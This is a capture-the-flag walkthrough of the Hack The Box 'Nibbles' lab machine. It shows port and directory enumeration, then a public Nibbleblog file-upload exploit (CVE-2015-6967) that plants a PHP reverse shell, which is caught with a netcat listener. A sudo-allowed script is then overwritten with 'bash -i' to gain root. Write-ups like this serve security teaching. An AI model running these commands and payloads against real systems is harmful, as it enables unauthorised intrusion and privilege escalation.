


Nibbles


As the initial step, used **Nmap** tool to run a scan for open ports and services on the machine.

```
(kali㉿kali)-[~/HTB/Nibbles]
$ nmap -p- -sC -sV -A 10.129.98.81
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 16:42 EDT
Nmap scan report for 10.129.98.81
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With port 80 open, Opened the same on the browser.



Immediately checked on the source code of the webpage which revealed another directory of the web server which has more content.



Next enumerated more on the web sub-directories on the designated webpage which exposed more sub-directories.

```
(kali@kali)-[~/HTB/Nibbles]
$ gobuster dir -u http://10.129.98.81/nibbleblog/ -w=/usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.98.81/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/06/13 16:47:11 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 302]
/.htaccess (Status: 403) [Size: 307]
/.htpasswd (Status: 403) [Size: 307]
/admin (Status: 301) [Size: 323] [→ http://10.129.98.81/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 325] [→ http://10.129.98.81/nibbleblog/content/]
/index.php (Status: 200) [Size: 2987]
/languages (Status: 301) [Size: 327] [→ http://10.129.98.81/nibbleblog/languages/]
/plugins (Status: 301) [Size: 325] [→ http://10.129.98.81/nibbleblog/plugins/]
/README (Status: 200) [Size: 4628]
/themes (Status: 301) [Size: 324] [→ http://10.129.98.81/nibbleblog/themes/]
```

As enumerated more on the webpage, the email address of the administrator has been revealed.

```
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
```

As researched more on google for open vulnerabilities on Nibble-blog, found an interesting Shell upload vulnerability and followed the URL - <https://github.com/dix0nym/CVE-2015-6967>

Followed the steps in the URL to get a shell onto our local machine.

```
[*] Exploit launched, check for shells.
(kali@kali)-[~/HTB/Nibbles/CVE-2015-6967]
$ python3 exploit.py --url http://10.129.98.81/nibbleblog/ --username admin --password nibbles --payload /home/kali/Downloads/php-reverse-shell-master/reverse-shell.php
[*] Login Successful.
[*] Upload likely successful.
```

```

(kali@kali)-[~/HTB/Nibbles]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.98.81] 55162
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
18:18:54 up 1:39, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off

```

The current shell has the user – **Nibbler** privileges. When tried to check the Sudo privileges on the machine, it seems that the user Nibbler can run **monitor.sh** script with root privileges. Hence this can be exploited further to get root privileges.

```

nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

```

Changed the **Monitor.sh** script to a one-liner sudo privileges.

```

nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "bash -i" > monitor.sh
echo "bash -i" > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
bash -i
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
root@Nibbles:/home/nibbler/personal/stuff# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Nibbles:/home/nibbler/personal/stuff#

```

Finally we get the root access to the machine and found the root flag.

```

root@Nibbles:~# cat root.txt
cat root.txt
1
root@Nibbles:~#

```